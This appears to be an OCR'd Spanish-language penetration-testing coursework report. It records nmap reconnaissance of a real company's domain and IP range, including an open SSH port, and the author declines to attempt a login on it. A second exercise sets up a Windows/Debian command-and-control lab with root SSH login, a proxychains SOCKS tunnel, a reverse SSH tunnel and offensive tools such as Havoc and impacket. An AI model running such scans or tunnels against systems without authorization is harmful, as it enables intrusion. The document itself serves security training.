
        - **Public Key type:** RSA
        - **Public Key bits:** 2048
        - **Signature Algorithm:** sha256WithRSAEncryption
        - **Valido desde:** 2023-08-09
        - **Valido hasta:** 2024-09-06
    - Encabezados del Servidor: AmazonS3, CloudFront
    - Título de la Página: REI Co-op Engineering

Se ha realizado una enumeración activa exitosa en el dominio engineering.rei.com, encontrando servicios HTTP y HTTPS activos en los puertos 80 y 443. Se identifica que el servidor está utilizando Amazon CloudFront y varios encabezados de seguridad están presentes en la configuración.

Enumeración activa al dominio engineering.rei.com

nmap -p 1-1024,8080,8443 -sC -sV -T4 -v 129.149.28.0/22






Durante el escaneo de puertos de la red `129.149.28.0/22`, se detectó que la dirección IP `129.149.28.44` tiene el puerto 22 (SSH) abierto.

Procedimiento

6. **Escaneo de Puertos:**

- nmap -p 1-1024,8080,8443 -sC -sV -T4 -v 129.149.28.0/22
- **Resultados:**
    - Dirección IP: `129.149.28.44`
    - Puerto Abierto: 22/tcp (SSH)
- **Verificación de Versión del Servicio SSH:**
    - nmap -p 22 -sV -T4 -v 129.149.28.44



Resultados:


- Puerto 22/tcp: Servicio SSH (OpenSSH 7.4, protocolo 2.0)

Durante el escaneo de puertos de la red `129.149.28.0/22`, se detectó que la dirección IP `129.149.28.44` tiene el puerto 22 (SSH) abierto, ejecutando el servicio OpenSSH 7.4 (protocolo 2.0).


Se podría avanzar por este punto como por ejemplo intentando una conexión utilizando el comando: ssh root@129.149.28.44 y verificar si solicita contraseña o incluso con otro usuario, sin embargo, es una intrusión a la que no tengo derecho de intentar, por lo que es ilegal así que solo se procede a documentar.


Ejercicio No 2.- Construir un laboratorio con una maquina Windows y una máquina de Linux(C2)

1. Primero debemos de tener ambas maquinas visibles entre ellas hacemos un ping a las direcciones IP de cada máquina para verificar que se encuentren visibles entre ellas. En este caso en particular tenemos a la máquina de Debian con la IP 192.168.213.130 y a la de Windows con la IP 192.168.213.132




2. Nos aseguramos de tener el archivo de sshd_config bien configurado, descomentado y con PermitRootLogin en “yes” (Línea 33) así como la opción AllowTcpForwarding en las mismas condiciones:



Terminal -
File Edit View Terminal Tabs Help
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no
Set this to 'yes' to enable PAM authentication, account processing,
and session processing. If this is enabled, PAM authentication will
be allowed through the KbdInteractiveAuthentication and
PasswordAuthentication. Depending on your PAM configuration,
PAM authentication via KbdInteractiveAuthentication may bypass
the setting of "PermitRootLogin prohibit-password".
If you just want the PAM account and session checks to run without
PAM authentication, then enable this but set PasswordAuthentication
and KbdInteractiveAuthentication to 'no'.
UsePAM yes
#AllowAgentForwarding yes
AllowTcpForwarding yes
#GatewayPorts no
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
89,22 71%



Terminal -
File Edit View Terminal Tabs Help
#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key
Ciphers and keying
#RekeyLimit default none
Logging
#SyslogFacility AUTH
#LogLevel INFO
Authentication:
#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
#PubkeyAuthentication yes
Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
36,15 18%

3. Edita el archivo de configuración de `proxychains` para redirigir el tráfico a través del túnel SSH, añadiendo al final del archivo lo siguiente: “socks5 127.0.0.1 1337” y así dirigimos el tráfico del túnel ssh por el localhost y el puerto 1337.




4. Debemos de clonar e instalar las siguientes utilidades desde github https://github.com/username/ntlm_challenger.git, https://github.com/fortra/impacket, https://github.com/HavocFramework/Havoc, https://github.com/mubix/IOXIDResolver.






5. Abrimos una conexión desde Windows hacia el “servidor (Debian)” ingresando el comando ssh.exe -R 1337 root@192.168.213.130, nos pedirá la contraseña por lo que hay que capturarla y entonces tenemos conectadas la “maquina victima (Windows)” y el “servidor (Debian)” en este último instalaremos el vector de ataque para lograr el C2, ejecutamos en el servidor el comando netstat –putan y verificamos que están a la escucha las maquinas.

